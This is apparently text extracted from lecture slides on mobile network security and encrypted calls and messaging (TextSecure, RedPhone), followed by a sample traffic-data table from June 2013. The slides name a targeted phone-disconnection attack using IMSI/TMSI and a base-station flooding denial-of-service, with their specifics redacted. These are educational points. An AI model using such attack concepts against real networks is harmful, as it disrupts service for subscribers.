

- **Disconnect mobile network from the network:** attacker who knows IMSI and TMSI number of the target, can disconnect target's mobile phone with [REDACTED] commands.
- **Shut down of a part of a mobile network:** if attackers sends more than [REDACTED] than base station has [REDACTED] in less than [REDACTED] seconds – mobile network shuts down. It is [REDACTED] flooding attack which consequence is denial of the service.

Solutions?


Encrypted digital communications

- Encrypted digital communications are reality!
- Technologies are **open and freely available**.
- Used is so called *end-to-end* encryption.
 - Consequence: eavesdropping, even lawfull, **is not possible anymore**.
- The protection of communications is **practically unbreakable**, while technologies are easy to use.
- Trend: **hidding of traffic data**.


Encrypted SMS messages: TextSecure




Encrypted phone calls: RedPhone



Encrypted phone calls: RedPhone




Unencrypted phone call (IP telefonija)



[Demo]

Encrypted phone call




[Demo]


Traffic data of RedPhone calls

Analiza prometnih podatkov

datum in čas	Količina	Zarač. kol.	Destinacija	Storitev
1.6.2013 1:12	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 1:12	586 kB	590 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 3:12	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 3:12	629 kB	630 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 5:12	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 5:12	622 kB	630 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 7:12	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 7:13	492 kB	500 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 9:13	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 9:13	736 kB	740 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 11:13	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 11:13	16.276 kB	16.280 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 13:13	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 13:13	814 kB	820 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 15:13	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 15:14	845 kB	850 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 17:14	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 17:14	355 kB	360 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 18:24	11 kB	20 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 18:27	15 kB	20 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 23:21	835 kB	840 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 1:21	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 1:22	786 kB	790 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 3:22	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 3:22	764 kB	770 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 5:22	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 5:23	834 kB	840 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 7:23	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 7:23	843 kB	850 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 9:23	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 9:23	674 kB	680 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 11:23	8 kB	10 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 11:59	1 sms	1 sms	Slovenija4	SMS oddaja
2.6.2013 11:59	1 sms	1 sms	Slovenija4	SMS oddaja
2.6.2013 12:56	1 sms	1 sms	Slovenija5	SMS oddaja



tip klica	klicana oseba	datum in čas	trajanje
RP klic	Nemčija	Jun 1, 2013 12:52:36 PM	37
RP klic	Nemčija	Jun 1, 2013 12:53:28 PM	23
RP klic	Nemčija	Jun 1, 2013 12:54:40 PM	22
RP klic	Nemčija	Jun 1, 2013 12:59:26 PM	17


